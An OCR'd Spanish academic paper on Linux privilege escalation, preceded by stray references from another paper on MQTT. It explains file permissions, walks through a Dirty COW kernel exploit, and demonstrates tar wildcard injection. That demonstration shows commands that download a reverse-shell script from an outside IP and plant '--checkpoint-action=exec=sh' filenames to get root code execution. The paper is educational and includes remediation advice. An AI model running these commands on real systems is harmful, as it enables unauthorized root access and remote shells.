[13] Yuan, M. (04 de 10 de 2017). IBM. Obtenido de https://www.ibm.com/developerworks/ssa/library/iot-mqtt-why-good-for-iot/index.html

[14] MQTT. (18 de 07 de 2018). Obtenido de http://www.tst-sistemas.es/mqtt/

[15] MQTT. (20 de 07 de 2018). MQTT ORGANIZATION. Obtenido de http://mqtt.org/

[16] Bonnet, S. (27 de 02 de 2015). digitaldimension. Obtenido de http://www.digitaldimension.solutions/es/blog-es/opinion-de-expertos/2015/02/mqtt-un-protocolo-especifico-para-el-internet-de-las-cosas/

[17] Franco, R. (2016). Internet de las Cosas. Universidad Catolica Nuestra Se˜nora de la Asunción, 11.

[18] Nobbot. (04 de 12 de 2011). Nobbot. Obtenido de https://www.nobbot.com/tecnologia/adsl/%C2%BFque-es-spdy-el-protocolo-de-google-para-hacer-internet-mas-rapido/

[19] Ermesh. (2018). Ingeniería y diseño de Internet of Things. Obtenido de http://www.ermesh.com/aprender-protocolo-mqtt-parte-1/

Métodos de Escalación de Privilegios en Sistemas GNU/Linux

Alejandro Vazquez[1], Gonzalo Carrasco[1].
Universidad Tecnológica Nacional, Facultad Regional Mendoza, Ingeniería en Sistemas de Información, [1]Grupo de Auditoría y Seguridad de TIC-Grupo AUSEGTIC,
avazquez@frm.utn.edu.ar, gonzalocarrascosec@gmail.com,

Resumen

La escalación de privilegios es una parte fundamental y crítica en sistemas de información. El objetivo es elevar el nivel de permisos que posee un usuario legítimo, al cambiar de una cuenta de usuario a otra y obtener más privilegios sobre cada activo interno. En sistemas operativos GNU/Linux, un usuario normal puede convertirse en administrador del sistema u obtener los mismos permisos equivalentes a éste, utilizando el comando "sudo" o "su". Dicho objetivo puede y debe ser alcanzado cumpliendo con dos de los principales conceptos de la seguridad de la información, denominados autorización y autenticación. En la gran mayoría de casos esto no sucede así, sino que se logra el éxito sin previa autorización ni correcta autenticación. Especialmente esta última referencia de escalada de privilegios es interesante de entender, para que se pueda aportar una robustez mayor acompañada de considerables mejoras de seguridad en sistemas Linux.

Se plantean métodos y técnicas sobre 'Privilege Escalation in GNU/Linux Systems' para entender de una manera exhaustiva cómo se logra, así como también el por qué es valioso para un atacante obtener los permisos de administrador en un sistema una vez que lo ha comprometido exitosamente.

Los escenarios de prueba en esta investigación tienen por fin simular una escalación de privilegios, posterior a intrusión que se asemeje el máximo a un contexto real, en conjunto con los vectores de ataque más utilizados por usuarios malintencionados dentro y fuera de un ecosistema que implemente servidores con GNU/Linux. Las tecnologías utilizadas reflejadas en este trabajo, tanto como binarios y ambientes generados para demostrar diversos procedimientos, están basados en escenarios reales que utilizan tanto diversos organismos del sector público y privado, como medianas y grandes empresas del mercado.

Los beneficios de esta investigación impactan directamente en una mejora de administración de sistemas críticos, adecuada gestión de privilegios de usuarios y grupos, mejora en la protección de datos sensibles y un profundo entendimiento sobre el funcionamiento e implementación de nuevas y olvidadas tecnologías.

1. Introducción

La escalación de privilegios es un paso importante en la metodología de un atacante. La escalada de privilegios es el arte de aprovechar las vulnerabilidades del sistema para escalar los privilegios y lograr un mayor acceso del que en principio autorizaron y pretendían los administradores o desarrolladores. Los ataques exitosos de escalada de privilegios permiten a los atacantes aumentar su nivel de control sobre los sistemas objetivo, de modo que tengan la libertad para acceder a cualquier información sensible o realizar los cambios de configuración necesarios para garantizar la libertad de operación y el acceso persistente al sistema objetivo.

Si bien es probable que las organizaciones tengan más clientes y operarios utilizando el Sistema Operativo Windows, los ataques de escalada de privilegios de Linux son amenazas importantes para tener en cuenta al considerar la postura de seguridad de la información de una organización, entidad pública u organismo educativo. La infraestructura más crítica de una corporación, como servidores web, bases de datos, firewalls, etc., es muy probable que ejecute un sistema operativo Linux. Los ataques a estos dispositivos críticos tienen el potencial de interrumpir severamente las operaciones de una organización, y en el peor de los casos, destruirlas por completo.

Además, el Internet de las cosas (IoT) y los sistemas integrados se están volviendo ubicuos en el lugar de trabajo, lo que aumenta el número de objetivos potenciales para los usuarios maliciosos. Dada la prevalencia de dispositivos Linux en los entornos productivos, es de suma importancia que las organizaciones fortalezcan y aseguren estos activos. El enfoque de esta investigación contempla el hecho de que tanto los administradores como el personal técnico pueden desconocer las amenazas de su sistema Linux y, por extensión, de su organización. Es fácil pasar por alto los sistemas Linux que se configuran una vez y se olvidan de manera imperecedera.

Además, las personas encargadas de la gestión segura sobre los componentes pueden carecer de la habilidad o el conocimiento para examinar y proteger adecuadamente los dispositivos IoT basados en Linux y los dispositivos integrados. Estas deficiencias pueden abordarse mediante un examen detallado de las amenazas a los sistemas Linux empresariales, teniendo en cuenta la confidencialidad, integridad y disponibilidad, principios de la seguridad de la información.

Las características fundamentales de la propuesta son las siguientes:

- Examinar en detalle las técnicas de escalado de privilegios de Linux, particularmente las técnicas que se utilizan hace algunos años y están vigentes a la fecha. Las técnicas examinadas incluyen exploits actuales del kernel, explotar configuraciones de sistemas débiles, así como también binarios inofensivos corriendo con privilegios elevados y funcionalidades no controladas que brinda el propio sistema Linux.
- Demostrar cómo funcionan estas técnicas de escalada de privilegios para que los usuarios de Linux puedan aplicar estas técnicas en su propio entorno para validar la existencia de estas vulnerabilidades en sus sistemas.
- Proporcionar los procedimientos de reparación recomendados para proporcionar a los usuarios de Linux métodos prácticos para defenderse de los ataques de escalada de privilegios y, en última instancia, mejorar su postura de seguridad.

Las técnicas descritas en esta investigación nunca deben intentarse contra sistemas de producción sin el permiso expreso por escrito del propietario del sistema. El uso erróneo de estas técnicas puede provocar inestabilidad del sistema, interrupción del servicio y pérdida de datos. Se recomienda aplicar primero estas técnicas en un ambiente controlado, solo después de crear copias de seguridad y puntos de restauración del sistema.

El presente trabajo está organizado de la siguiente forma: En la sección 2, se presenta la metodología utilizada. En la sección 3, se explican los conceptos fundamentales para un correcto entendimiento de la investigación. En la sección 4, las técnicas de explotación junto con su corrección, y finalmente en la sección 5 se expone las conclusiones y trabajos futuros.

2. Metodología

Es una práctica común que un intruso informático intente obtener privilegios a un nivel superior en una máquina, después de ganar acceso a una cuenta menos privilegiada. Hay varios medios a través de los cuales esto se logra típicamente. Lo más común es que un atacante pueda intentar adquirir la contraseña de *root*, ya sea a través de la ingeniería social o por la fuerza bruta. Un administrador experto puede evitar fácilmente el primero, y lo segundo puede evitarse al monitorear los intentos de inicio de sesión y proteger el archivo con contraseña.

La metodología utilizada en esta investigación se centra en la escalada de *privilegios horizontal* y *vertical*.

En la *escalada horizontal* un atacante usa el mismo nivel de privilegios que ya posee, pero asume la identidad de otro usuario con similares permisos.

La Figura 1. Movimiento Horizontal, muestra cómo un usuario (*User 01*) obtiene la identidad de otro (*User 02*) a través de un movimiento horizontal y ganando así sus permisos.




Figura 1. Movimiento Horizontal

En la *escalada vertical* un atacante logra mayores privilegios, haciéndose con los permisos a nivel de operaciones en kernel, lo que le permite ejecutar código no autorizado.

La Figura 2. Movimiento vertical, muestra cómo un usuario (*User 01*) obtiene la identidad del usuario con mayores privilegios en Linux (*root*) a través de un movimiento vertical y ganando así todos sus permisos.




Figura 2. Movimiento Vertical

Para llevar a cabo el proceso de escalación de privilegios, se realiza un pormenorizado reconocimiento sobre posibles puntos críticos que permitan cumplir el objetivo y en ciertos casos, mantener acceso de forma persistente en el sistema.

Algunos de estos puntos críticos son:

- Determinar la versión del sistema operativo, ya que existen diversas vulnerabilidades dependiendo de la versión vigente, e incluso podría haber fallos aún no parchados.
- Buscar ficheros ejecutables que puedan ejecutarse con privilegios bajos y verificar sus permisos; si

se pueden escribir, se pueden modificar con código malicioso.
- Verificar la existencia de usuarios que utilizan una cuenta privilegiada de nivel superior para realizar una función en nombre de un usuario con bajos privilegios.
- Sistemas de archivos desmontados muchas veces pueden ser montados nuevamente para realizar un reconocimiento exhaustivo.
- Listar y analizar los servicios que se están ejecutando.
- Buscar fallos de software instalado en el sistema, de carácter público.
- Fallas de configuración que permitan abusar de determinados archivos y/o binarios.
- Determinar si existe código fuente que sea posible compilarse y ejecutarse.
- Explotar las funcionalidades que nos ofrecen los Linux Wilcards.

Aplicando la metodología anteriormente descrita es posible, aunque no seguro, encontrar algún vector de entrada que permita a un atacante obtener la información necesaria para llevar a cabo la escalación de privilegios satisfactoria y comprometer así el sistema entero.

Métodos de persistencia en sistemas GNU/Linux serán cubiertos superficialmente en esta investigación.

3. Conceptos Fundamentales

Linux es un sistema operativo multiusuario, lo cual significa que tiene seguridad para evitar que las personas accedan a los archivos confidenciales de los demás. Para lograr un correcto entendimiento acerca de los métodos de escalación de privilegios es necesario comenzar por entender los permisos de Linux y cómo se aplican [1].

Cuando se ejecuta un comando propio del sistema, como lo es "*ls*", no se le proporciona ninguna información sobre la seguridad de los archivos dentro del directorio en el que se invoca dicho comando, porque de forma predeterminada "*ls*" solo enumera los nombres de los archivos. Se puede obtener más información detallada utilizando las opciones disponibles del comando "*ls*". Todas las opciones comienzan con un '-'. Por ejemplo, para ejecutar "*ls*" con la opción "*long listing*", debe escribir '*ls -l*'.

Cuando lo haga, cada archivo aparecerá en una línea separada en un formato largo. Se muestra un ejemplo de esta situación en la siguiente imagen (*ver figura 03*):

```
root@utn:~/priv_esc# ls
test01_dir  test02_file
root@utn:~/priv_esc# ls -l
total 4
drwxr-xr-x 2 root root 4096 ago 12 22:27 test01_dir
-rw-r--r-- 1 root root    0 ago 12 22:22 test02_file
root@utn:~/priv_esc#
```

Figura 03 – Archivos Listados

Observamos mucha información en las anteriores líneas. Veamos el detalle de cada una:

1. El primer carácter casi siempre será un '-', lo que significa que es un archivo, o una *'d'*, lo que significa que es un directorio.
2. Los siguientes nueve caracteres (*rw-r--r--*) muestran la seguridad específicamente; se hablará de este tema más adelante.
3. La siguiente columna muestra el propietario del archivo. En este caso el propietario es el usuario '*root'*, correspondiente al *ID* del usuario '*root'* propiamente.
4. La siguiente columna muestra el propietario del grupo del archivo. También en este caso es el usuario '*root'*.
5. La siguiente columna muestra el tamaño del archivo en bytes.
6. La siguiente columna muestra la fecha y hora de la última modificación del archivo.
7. Y, por supuesto, la columna final da el nombre del archivo o directorio.

Sin perder de vista el ejemplo citado anteriormente, para comprender los atributos de seguridad, primero es necesario pensar en los nueve caracteres de los permisos, como tres conjuntos de tres caracteres (*Figura 4. Conjunto de tres permisos*):




Figura 4. Conjunto de tres permisos

Cada uno de los tres caracteres "*rwx*" se refiere a una operación diferente que puede realizar en el archivo.

- La *'r'* significa que puede "*leer*" el contenido del archivo.
- La *'w'* significa que puede "*escribir*" o modificar el contenido del archivo.
- La *'x'* significa que puede "*ejecutar*" el archivo. Este permiso se otorga solo si el archivo es un programa.

Si alguno de los caracteres "*rwx*" se reemplaza por un '-', entonces ese permiso ha sido revocado.

- Los permisos de "*user*" se aplican solo al propietario del archivo o directorio, no afectarán las acciones de otros usuarios.
- Los permisos de "*group*" se aplican solo al grupo que se ha asignado al archivo o directorio, no afectarán las acciones de otros usuarios.
- Los permisos de "*other*" se aplican a todos los demás usuarios del sistema, este es el grupo de permisos en el que más haremos hincapié.

Se cita un ejemplo contextualizado donde se aplica el caso de uso típico de permisos:

Considere que los primeros tres caracteres de permisos del usuario para un archivo específico son "*rw-*". Esto significa que el propietario del archivo puede *leerlo* (mirar su contenido) y *escribirlo* (modificar su contenido). No puedo *ejecutarlo* porque no es un programa; es un archivo de texto.

Si "*r-x*" es el segundo conjunto de 3 caracteres, significa que los miembros del grupo al cual pertenece dicho fichero solo pueden *leer* y *ejecutar* el archivo.

El último conjunto de tres caracteres muestra los permisos permitidos para cualquier persona que tenga un ID de usuario en este sistema Linux. Digamos que tenemos los permisos "*r--*", esto significa que cualquiera en nuestro mundo Linux puede *leer*, pero no puede *modificar* el contenido de los archivos ni *ejecutarlo*.

3.1 Modificación de Permisos de Seguridad en un Sistema Linux

Para cambiar los permisos de seguridad que posee un determinado fichero se utiliza un comando llamado "*chmod*", que significa "*modo de cambio*", porque los nueve caracteres de seguridad se denominan colectivamente el "*modo de seguridad*" del archivo. Veamos las especificaciones de dicho comando:

1. Uno de los tres primeros argumentos que se le puede asignar a "*chmod*" es *'u'*, *'g'*, *'o'*. Usamos:
   - ***u*** para el *usuario*.
   - ***g*** para el *grupo*.
   - ***o*** para *otros*.

   Esto especifica cuál de los tres grupos desea modificar. (También puede usar una combinación de ellos).
2. En el siguiente atributo se indica:
   - + para agregar un permiso.
   - **-** para eliminar un permiso.
   - = para asignar un permiso.
3. Luego el permiso ***r, w*** o ***x*** que desea cambiar.

   Esto especifica cuál de los tres grupos desea modificar. (También puede usar una combinación de ellos).
4. Finalmente, el *nombre del archivo* cuyo permiso está cambiando.

A modo de ejemplificar lo explicado, se observa un fichero llamado "*test01.txt*" en Figura 5. Permisos de Fichero "test01.txt", que posee permisos para el usuario "*root*" de *escritura* (*r*) y *lectura* (w*)*. Asignaremos permisos de *ejecución* (*x*) para tal archivo:

```
root@utn:~/priv_esc/perm# ls -la
total 8
drwxr-xr-x 2 root root 4096 ago 17 16:19 .
drwxr-xr-x 4 root root 4096 ago 17 16:19 ..
-rw-r--r-- 1 root root    0 ago 17 16:19 test01.txt
```

Figura 5 – Permisos de Fichero "test01.txt"

1. Se comienza invocando al comando "*chmod*".
2. Seguidamente indicamos el usuario actual "*u*" al cual queremos aplicar el cambio.
3. Luego se aplica un "+" para señalar que se está agregando un permiso.
4. A continuación, una "*x*" para especificar el tipo de permiso (*ejecución*).
5. Finalmente, el nombre del archivo que se verá afectado por los cambios.

```
root@utn:~/priv_esc/perm# chmod u+x test01.txt
root@utn:~/priv_esc/perm# ls -la
total 8
drwxr-xr-x 2 root root 4096 ago 17 16:19 .
drwxr-xr-x 4 root root 4096 ago 17 16:19 ..
-rwxr--r-- 1 root root    0 ago 17 16:19 test01.txt
```

Figura 6 – Modificación de Permisos en "test01.txt"

Además, se pueden utilizar notaciones octales para cambiar los permisos y el tipo de permisos vinculados a un fichero.

Estas notaciones octales son:

Octal	Binary	File Mode
0	000	---
1	001	--x
2	010	-w-
3	011	-wx
4	100	r--
5	101	r-x
6	110	rw-
7	111	rwx

Figura 7 – Notación Octal de Permisos

Se utiliza la tabla de notaciones octales en lugar de '***r***', '***w***' y '***x***'. La notación octal de cada dígito puede usarse para cualquiera de los grupos '***u***', '***g***', '***o***'.

Entonces, el siguiente ejemplo funciona de manera equivalente:

```
chmod ugo + rwx [nombre_archivo]
chmod 777 [nombre_archivo]
```

Figura 8 – Equivalencia de Permisos

Ambas expresiones proporcionan permisos completos de *lectura*, *escritura* y *ejecución* (código = 7) a todo el grupo.

De la misma manera:

```
chmod u = r, g = wx, o = rx [nombre_archivo]
chmod 435 [nombre_archivo]
```

Figura 9 – Equivalencia de Permisos 02

Ambos códigos dan permiso de *lectura* (código = 4) al *usuario*, *escritura* y *ejecución* (código = 3) para el *grupo* y *lectura* y *ejecución* (código = 5) para *otros*.

El modelo de permisos es otro gran tema para tratar. Se cita solo para entender el hecho básico de que un usuario no puede acceder (*leer / escribir / ejecutar*) a archivos a los que no tiene permitido ingresar. Sin embargo, el *superusuario* (*root*) puede acceder a todos los archivos que están presentes en el sistema [2]. Para cambiar cualquier configuración importante o realizar cualquier ataque adicional, primero se necesita obtener acceso de *root* en cualquier sistema basado en Linux [3].

3.2 Modelo de Seguridad

El modelo de seguridad predeterminado de Linux es un poco inflexible. Para dar acceso especial (como privilegios de modificación) a un grupo de personas, debe solicitar al administrador del sistema que cree un grupo con esos usuarios. Además, si desea otorgar un conjunto diferente de privilegios de acceso (como acceso de lectura) a otro grupo de personas, no puede hacerlo porque solo puede asignar un propietario de grupo por archivo o directorio. Para resolver este problema, se utilizan ACL (Listas de Control de Acceso).

4. Técnicas de Explotación para Escalar Privilegios

En este trabajo se presentan una serie de técnicas para obtener el acceso privilegiado dentro de un sistema Linux, partiendo de que poseemos un usuario con los mínimos privilegios [1].

4.1 Explotación de Núcleo

Los exploits diseñados para explotar el núcleo de un sistema operativo Linux son programas que aprovechan las vulnerabilidades del Kernel para ejecutar código arbitrario con permisos elevados en el mismo. Explotaciones de Kernel exitosas en la mayoría de los casos dan a los atacantes acceso de root en los sistemas comprometidos, obteniendo un intérprete de comandos (*Shell*) de *root*.

En muchos casos, escalar a root en un sistema Linux es tan simple como descargar un exploit de Kernel al sistema de archivos de destino, compilarlo y posteriormente ejecutarlo [1].

Si bien la gran mayoría de información sobre las vulnerabilidades del núcleo están bien documentadas, sigue siendo un problema importante para los usuarios de Linux ya que nuevos fallos son descubiertos con una alta tasa de frecuencia y no siempre el código para explotar dicho fallo es de carácter público.

Un exploit de Kernel, *Dirty COW*, recibió mucha atención debido a su grave impacto y generalización en millones de dispositivos Linux.

Este exploit, inicialmente obtenido a través de una captura de paquetes HTTP, aprovecha un fallo denominado "*condición de carrera*" para forzar al Kernel de Linux a escribir datos arbitrarios en archivos de sistema restringidos. La prueba de concepto muestra que los atacantes pueden usar el exploit para obtener derechos de acceso de *escritura* altamente privilegiados para las asignaciones de memoria que normalmente serían solo de *lectura* [2]. Como resultado de esta vulnerabilidad, los atacantes pueden escribir código malicioso en archivos privilegiados que luego se pueden ejecutar en el contexto de la cuenta *root* para escalar privilegios.


La vulnerabilidad de *condición de carrera* existe debido a una falla en la forma en que el subsistema de memoria del Kernel de Linux maneja la función de *copia-en-escritura* o *copy-on-write* (*COW*) del mapeo de memoria de *lectura* interno. Simplificando, la *condición de carrera* ocurre cuando el Kernel ejecuta funciones específicas que esencialmente leen un archivo en la memoria, crean una copia del archivo en la memoria y luego escriben datos en la copia (no en el original). Cuando este proceso se lleva a cabo rápidamente durante miles de iteraciones, se produce un caso extremo en el que el núcleo sobrescribe erróneamente el archivo original. El impacto de esta vulnerabilidad permite a un atacante poder sobrescribir casi cualquier fichero confidencial del sistema a su elección como "*/etc/shadow*" sin restricción alguna o introducir puertas traseras (*backdoors*) en programas privilegiados que eludan completamente la seguridad del sistema operativo para así lograr persistencia en el mismo.

Dadas las implicaciones de seguridad, *Dirty COW* fue declarado por Dan Rosenberg (investigador sénior de seguridad informática) como "*el exploit que proporciona la explotación de escalada de privilegios locales más grave de Linux jamás realizada"*. La evaluación de Rosenberg se deriva del hecho de que la vulnerabilidad *Dirty COW* existe en prácticamente todas las distribuciones de Linux. Más de 770 versiones de Linux son vulnerables a *Dirty COW*, además, la *Fundación Torvalds* señaló que la vulnerabilidad existe desde 2005, lo que sugiere la posibilidad de que atacantes tengan en


uso activamente el exploit sin detección alguna ni mitigaciones.

El siguiente ejemplo demostrará cómo los atacantes pueden usar *DirtyCOW* para moverse verticalmente y lograr obtener la identidad del usuario *root* logrando así escalar privilegios.


1)




2)



3)



4)



5)



- En este ejemplo, el atacante primero compila *dirtyCOW.c* en un ejecutable llamado "*PoC_root*" (1).
- El atacante luego lista los elementos dentro del directorio para asegurarse que la compilación fue exitosa (2).
- A continuación, verifica la identidad del usuario que posee. Utiliza el comando "*whoami*" el cual muestra el usuario actual que para este caso es "*frm*" (3).
- El atacante ejecuta el exploit ya compilado para aprovecharse del fallo de núcleo y pasar del usuario "*frm*" al usuario "*root*", el cual le concederá total dominio sobre el equipo afectado. (4).
- Finalmente, el atacante vuelve a ejecutar "*whoami*" para observar el usuario que está utilizando, y se puede observar que ya es "*root*" (5).

En resumen, este ejemplo demuestra que, dado un núcleo vulnerable, los atacantes pueden usar *Dirty COW* para sobrescribir cualquier archivo de su elección, eludiendo completamente la seguridad de los permisos del sistema.

4.1.1 Protección contra Ataques de Explotación de Núcleo

Los parches que resuelven la vulnerabilidad *Dirty COW* están disponibles para la mayoría de las distribuciones principales de Linux, incluidas Ubuntu, Debian, RHEL/centOS, Arch y Gentoo. El simple hecho de parchar el Kernel vulnerable negará la explotación de *Dirty COW* por completo; por lo tanto, la forma más fácil de defenderse contra la explotación de núcleo es mantener el Kernel parcheado y actualizado. Dicho esto, hay importantes desafíos para remediar las vulnerabilidades del Kernel solo a través de parches. Primero, mantener una política de parcheo constante no impedirá una explotación de día cero (zero-day). En segundo lugar, el gran volumen de dispositivos potencialmente vulnerables hace que este sea un problema difícil de resolver únicamente mediante parches. Tenga en cuenta que IoT y los dispositivos integrados corren el riesgo de ser pasados por alto a pesar del hecho de que probablemente sean objetivos de explotación. Hay casos especiales en los que es posible que los dispositivos ni siquiera tengan parches para abordar vulnerabilidades críticas. En estos casos, los administradores deben centrarse en negar el vector de ataque.

Para llevar a cabo este tipo de ataque, un usuario malintencionado requiere un escenario con cuatro condiciones necesarias:

1. Un núcleo vulnerable
2. Un exploit funcional
3. La capacidad de transferir el exploit al objetivo
4. La capacidad de ejecutar el exploit en el objetivo.

En ausencia de parches, los administradores pueden influir fuertemente en las condiciones *3* y *4*. Dadas estas consideraciones, los ataques de explotación de Kernel ya no son viables si un administrador puede evitar la introducción y/o ejecución del exploit en el *sistema de archivos de Linux*, por lo tanto, quienes gestionan el sistema deben centrarse en restringir o eliminar programas que permitan transferencias de archivos, como *FTP, TFTP, SCP, wget* y *curl*. Cuando estos programas son obligatorios, su uso debe limitar a usuarios específicos, directorios, aplicaciones (tales como *SCP*) y direcciones IP o dominios específicos.

Además, las actividades de los usuarios con estos permisos de aplicación deben registrarse y monitorearse.

Esta defensa debidamente implementada crea obstáculos importantes para un adversario con lo que lidiar y también proporciona alertas tempranas que pueden permitir la detección rápida si surge algún indicio de compromiso en el sistema.

A continuación, los administradores deben considerar restringir o eliminar compiladores, como *gcc* y *cc*, si no son necesarios. Los atacantes a menudo compilan vulnerabilidades de Kernel en el sistema de destino para garantizar que éstos funcionarán. Sin embargo, tener en cuenta que

determinados piratas informáticos aún pueden compilar el exploit en un sistema que sea idéntico o suscitar un ecosistema similar.

Finalmente, el departamento encargado de controlar la seguridad corporativa debe limitar los directorios en los que se puede escribir y ejecutar, particularmente por usuarios de servicios como *www-apache*. Si un intruso no tiene la capacidad de ejecutar su exploit, el ataque se vuelve ineficaz.

Las implementaciones de estas configuraciones en defensa obstaculizan considerablemente la capacidad de un atacante para desplegar acometidas de Kernel, reduciendo la superficie de ataque y mejorando considerablemente los niveles de seguridad en el sistema Linux.

4.2 Explotación de Servicios Débiles

Si bien las vulnerabilidades del Kernel pueden ser un medio eficaz para escalar privilegios, a menudo generan una inestabilidad del sistema porque alteran la base misma del Sistema Operativo. Además, las vulnerabilidades del Kernel tienen menos probabilidades de tener éxito en entornos en los que se aplican políticas de parcheo frecuentes. Por estas razones, profesionales de la seguridad por lo general se centran en identificar y explotar, servicios y configuraciones débiles de Linux, debido a su relativa estabilidad e importancia en sistemas modernos.

4.2.1 Inyección de Comodines

La mayoría de los administradores de Linux están bastante familiarizados con los comodines de Linux (Wilcard), particularmente el asterisco (*). Los comodines facilitan a los usuarios realizar operaciones en rangos arbitrarios o clases de caracteres. Por ejemplo, para ver todos los archivos que terminan con "*txt*" en el sistema, un usuario puede escribir lo siguiente (*Figura 10*):

```
root@utn:~/priv_esc# ls -l
total 8
drwxr-xr-x 2 root root 4096 ago 17 16:19 perm
drwxr-xr-x 2 root root 4096 ago 12 22:27 test01_dir
-rw-r--r-- 1 root root    0 ago 12 22:22 test02_file
-rw-r--r-- 1 root root    0 ago 19 20:00 test03.txt
-rw-r--r-- 1 root root    0 ago 19 20:00 test04.txt
root@utn:~/priv_esc# ls -l *txt
-rw-r--r-- 1 root root 0 ago 19 20:00 test03.txt
-rw-r--r-- 1 root root 0 ago 19 20:00 test04.txt
root@utn:~/priv_esc#
```

Figura 10. Listar Ficheros de Extensión 'txt'

Lo que muchos usuarios de Linux pueden no saber es que los comodines se pueden manipular para realizar escalación de privilegios. El uso de comodines para explotar sistemas GNU/Linux fue publicado primero por *Leon Juranic* en su artículo "*Back to the Future: Unix Wildcards Gone Wild*" en el año 2014. La premisa del artículo de *Juranic* es que los comodines se pueden utilizar para inyectar comandos arbitrarios en el entorno del Sistema Operativo.

El siguiente ejemplo demuestra cómo se pueden explotar los comodines para ejecutar un comando arbitrario:

1) Escenario con condiciones normales:

```
root@utn:~/priv_esc# ls
archivo1  archivo2  dir1  dir2
root@utn:~/priv_esc# rm *
rm: no se puede borrar 'dir1': Es un directorio
rm: no se puede borrar 'dir2': Es un directorio
root@utn:~/priv_esc# ls
dir1  dir2
```

Figura 11. Escenario Legítimo

La imagen anterior (*Figura 11. Escenario Legítimo*) muestra en primer lugar el listado de archivos dentro del directorio "*priv_esc*". Se pueden observar dos ficheros (*archivo1 & archivo2*) y dos carpetas (*dir1 & dir2*). Seguidamente, el usuario utiliza el comando "*rm*" junto con el comodín "*" para eliminar todo lo que esté permitido y disponible. Por último, notamos como fue posible eliminar los archivos, pero no ambos directorios.

2) Escenario con condiciones alteradas:

```
root@utn:~/priv_esc# ls
archivo1  archivo2  dir1  dir2
root@utn:~/priv_esc# nano
root@utn:~/priv_esc# ls
archivo1  archivo2  dir1  dir2  -rf
root@utn:~/priv_esc# rm *
root@utn:~/priv_esc# ls
-rf
```

Figura 12. Escenario Alterado

En este ejemplo, los archivos presentes (*archivo1 & archivo2*) y las dos carpetas (*dir1 & dir2*) en el directorio "*priv_esc*" se enumeran usando "*ls*". A continuación, se

usa el editor de texto "*nano*" para guardar un archivo llamado "*-rf*", que funcionará como un parámetro para el posterior comando "*rm*".

El comando "*nano*" se utiliza porque los intérpretes de comandos modernos de Linux evitan que los usuarios creen archivos con caracteres tales caracteres como "-".

El comando "*ls*" se ejecuta nuevamente para ver todos los archivos en el directorio, incluido el archivo "*-rf*" recién creado.

Luego, se ingresa el comando "*rm **".

Finalmente, se ingresa el comando "*ls*".

Nótese que el intérprete eliminó recursivamente todos los archivos y directorios de la carpeta. En este ejemplo, el parámetro "*-rf*" no fue proporcionado como parte del comando "*rm*" por el usuario, por el contrario, el símbolo de comodín "*" hizo que la shell interpretara el archivo "*-rf*" como un parámetro, y ejecutó el comando "*rm -rf*".

Esto demuestra cómo aparentemente los datos inofensivos pueden interpretarse como comandos arbitrarios si se inyectan estratégicamente en el sistema operativo.

Con las condiciones correctas, esta falla se puede aprovechar para lograr escalada de privilegios, como se explica en el siguiente ejemplo:

1) Se considera que un intruso obtiene acceso con bajos privilegios a un sistema Linux a través de un ataque de fuerza bruta contra un servidor SSH.

2) Durante el reconocimiento posterior al acceso, el atacante identifica un trabajo cron (*cron job*) que ejecuta periódicamente a las 07:00 a.m. el comando *TAR* para hacer una copia de seguridad del contenido de todos los directorios "*home*" de los usuarios. El *cron job* se parece a lo siguiente:

```
0 5 * * * root tar -zcf /var/backups/home.tgz /home/*
```

Figura 13. CronJob Sospechoso

3)El trabajo cron se ejecuta con permisos de *root*. Si uno examinara las páginas del manual de comando *TAR*, observaría que *TAR* contiene parámetros para la ejecución de código arbitrario. Estos parámetros son:

- *--checkpoint = <número>*
- *--checkpoint-action = <comando>*

Donde "*checkpoint*" corresponde a un número específico de archivos que debe manejar *TAR* antes de realizar la acción, mientras que "*checkpoint-action"* especifica la acción propiamente.

Estos parámetros existen para permitir a los usuarios crear acciones después de que cierta cantidad de archivos hayan sido manejados por el comando *TAR*.

Los siguientes comandos demuestran cómo se pueden usar estas condiciones para escalar privilegios:

```
root@utn:~/priv_esc# wget http://192.168.1.106:1122/reverse_shell.sh
--2019-08-19 20:58:49--  http://192.168.1.106:1122/reverse_shell.sh
Conectando con 192.168.1.106:1122... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 0 [text/x-sh]
Grabando a: "reverse_shell.sh.1"

reverse_shell.sh.1                      [ <=>

2019-08-19 20:58:49 (0,00 B/s) - "reverse_shell.sh.1" guardado [0/0]
```

Figura 14. Descarga de RevShell

```
root@utn:~/priv_esc# touch "--checkpoint-action= exec=sh reverse_shell.sh"
```

Figura 15. Seteo de Parámetro 01

```
root@utn:~/priv_esc# touch "--checkpoint=1"
```

Figura 16. Seteo de Parámetro 02

4)Seguidamente se debe configurar un oyente a la escucha y esperar a que el *CronJob* se ejecute.

